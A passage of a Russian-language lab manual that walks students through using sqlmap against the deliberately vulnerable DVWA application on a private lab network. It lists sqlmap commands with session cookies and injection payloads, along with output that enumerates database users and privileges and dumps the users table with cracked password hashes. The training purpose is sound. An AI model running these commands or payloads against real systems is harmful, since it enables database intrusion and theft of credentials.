[16:18:47] [INFO] the back-end DBMS is MySQL
[16:18:47] [INFO] fetching banner
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
banner: '5.1.51'
[16:18:47] [INFO] fetching current user
current user: 'root@localhost'
[16:18:47] [INFO] fetching current database
current database: 'dvwa'
[16:18:47] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.0.208'
[*] shutting down at: 16:18:47
root@root: /pentest/database/sqlmap#
```

Раздел 10. Использование SqlMap для определения пользователей и паролей управления БД

1. Определите пользователей и пароли БД, подставив в строку Referer Link и Cookie, полученные выше
 - а. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" --string="Surname" --users --password`

Замечания:

- -string, строка, которая всегда должна присутствовать после запроса, независимо от его валидности
 - --users, список пользователей управления базой данных
 - --password, список паролей управления базой данных
2. Изучите результаты
- а. Введите Y на запрос скрипта
 - б. Обратите внимание, получен пароль db_hacker



```
BackTrack [Работает] - Oracle VM VirtualBox
Файл Машина Вид Ввод Устройства Справка
Applications Places System
root@root: /pentest/database/sqlmap
File Edit View Terminal Help
ION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hNqE'='hNqE&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=1' UNION ALL SELECT NULL, CONCAT(CAST(CHAR(58,98,113,121,58),IFNULL(CAST(CHAR(81,113,77,111,98,79,85,113,76,74) AS CHAR),CHAR(32))),CHAR(58,109,117,103,58))# AND 'mcHz'='mcHz&Submit=Submit

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'JRIY'='JRIY&Submit=Submit
---
[16:20:58] [INFO] manual usage of GET payloads requires url encoding
[16:20:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[16:20:58] [INFO] fetching database users
database management system users [6]:
[*] '@'Fedora14'
[*] '@'localhost'
[*] 'db_hacker'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'Fedora14'
[*] 'root'@'localhost'

[16:20:58] [INFO] fetching database users password hashes
do you want to use dictionary attack on retrieved password hashes? [Y/n/q] Y
```

Замечания:

- Для корректного выполнения лабораторной работы нужно сдать работу 4 и создать пользователя db_hacker
3. Получите привилегии пользователя db_hacker, вставив в строку свои cookie и referrer link
- а. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -U db_hacker --privileges`

Замечания:

- -U, уточнение пользователя управления базой данных

- --privileges, список привилегий пользователя управления базой данных

```
database management system users privileges:
[*] 'db_hacker'@'%' (administrator) [27]:
privilege: ALTER
privilege: ALTER ROUTINE
privilege: CREATE
privilege: CREATE ROUTINE
privilege: CREATE TEMPORARY TABLES
privilege: CREATE USER
privilege: CREATE VIEW
privilege: DELETE
privilege: DROP
privilege: EVENT
privilege: EXECUTE
privilege: FILE
privilege: INDEX
privilege: INSERT
privilege: LOCK TABLES
privilege: PROCESS
privilege: REFERENCES
privilege: RELOAD
privilege: REPLICATION CLIENT
```

4. Изучите результаты
 - a. Заметьте, что пользователь "db_hacker" DBMS имеет административные привилегии.
 - b. Заметьте, что пользователь "db_hacker" может войти в систему откуда угодно, используя оператор "%".

Раздел 11. Получение таблиц DVWA и их содержания

1. Получите список всех БД, заменив на свои cookie и referer link
 - a. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -dbs`

```
[16:28:54] [INFO] manual usage of GET payloads requires url encoding
[16:28:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[16:28:54] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] test

[16:28:54] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.0.208'

[*] shutting down at: 16:28:54

root@root:/pentest/database/sqlmap#
```

Замечания:

- --dbs, список баз данных системы управления базами данных
2. Получите список таблиц БД "dvwa", заменив на свои cookie и referer link
 - a. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --`

`cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa --tables`

```
[16:28:32] [INFO] manual usage of GET payloads requires url encoding
[16:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[16:28:32] [INFO] fetching tables for database: dvwa
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[16:28:32] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.0.208'

[*] shutting down at: 16:28:32

root@root:/pentest/database/sqlmap#
```

Замечания:

- `-D`, указанная база данных
 - `--tables`, список таблиц базы данных
3. Получите список столбцов из таблицы `dvwa.users`, заменив на свои `cookie` и `referer link`

a. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users --columns`

```
[16:29:51] [INFO] fetching columns for table 'users' on database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+
| Column      | Type      |
+-----+
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user        | varchar(15) |
| user_id     | int(6)      |
+-----+

[16:29:51] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.0.208'

[*] shutting down at: 16:29:51

root@root:/pentest/database/sqlmap#
```

Замечания:

- `-T`, указанная таблица базы данных
 - `--columns`, список столбцов в таблице.
4. Определите пользователей и их пароли из таблицы `dvwa.users`, заменив на свои `cookie` и `referer link`

a. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users -C user,password --dump`

b. Вы хотите использовать оператор `LIKE`? `Y`

- c. Оpoznавать возможные HASH значения? Y
- d. Расположение словарей? <нажать Enter>
- e. Использовать окончания общих паролей? y

Замечания:

- -C, список столбцов пользователей и паролей
- --dump, сбросить содержимое таблицы

5. Изучите результаты

- a. Обратите внимание, sqlmap отображает пароли для каждого пользователя

```

table: users
[6 entries]
+-----+-----+-----+
| password | user | user_id |
+-----+-----+-----+
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | 1 |
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | smithy | 5 |
| c223356b7b1c5dbfcbc33f8450d8f505 (hex123) | alse | 6 |
| e99a18c428cb38d5f260853678922e03 (abc123) | gordonb | 2 |
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | pablo | 4 |
| 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | 1337 | 3 |
+-----+-----+-----+

[16:30:58] [INFO] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlmap/output/192.168.0.208/dump/dvwa/users.csv'
[16:30:58] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.0.208'

[*] shutting down at: 16:30:58

root@root:/pentest/database/sqlmap#

```

Раздел 12. Отчет о работе

Введите в консоли следующее:

- a. `cd /pentest/database/sqlmap`
- b. `find output/* -print | xargs ls -l`
- c. `date`
- d. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы

```

root@root:/pentest/database/sqlmap# find output/* -print | xargs ls -l
-rw-r--r-- 1 root root 366 2023-04-18 16:30 output/192.168.0.208/dump/dvwa/users.csv
-rw-r--r-- 1 root root 8731 2023-04-18 16:30 output/192.168.0.208/log
-rw-r--r-- 1 root root 10913 2023-04-18 16:30 output/192.168.0.208/session

output/192.168.0.208:
total 24
drwxr-xr-x 3 root root 60 2023-04-18 16:30 dump
-rw-r--r-- 1 root root 8731 2023-04-18 16:30 log
-rw-r--r-- 1 root root 10913 2023-04-18 16:30 session

output/192.168.0.208/dump:
total 0
drwxr-xr-x 2 root root 60 2023-04-18 16:30 dvwa

output/192.168.0.208/dump/dvwa:
total 4
-rw-r--r-- 1 root root 366 2023-04-18 16:30 users.csv
root@root:/pentest/database/sqlmap# date
Tue Apr 18 16:33:12 EDT 2023
root@root:/pentest/database/sqlmap# echo "SerebriakovAV"
SerebriakovAV

```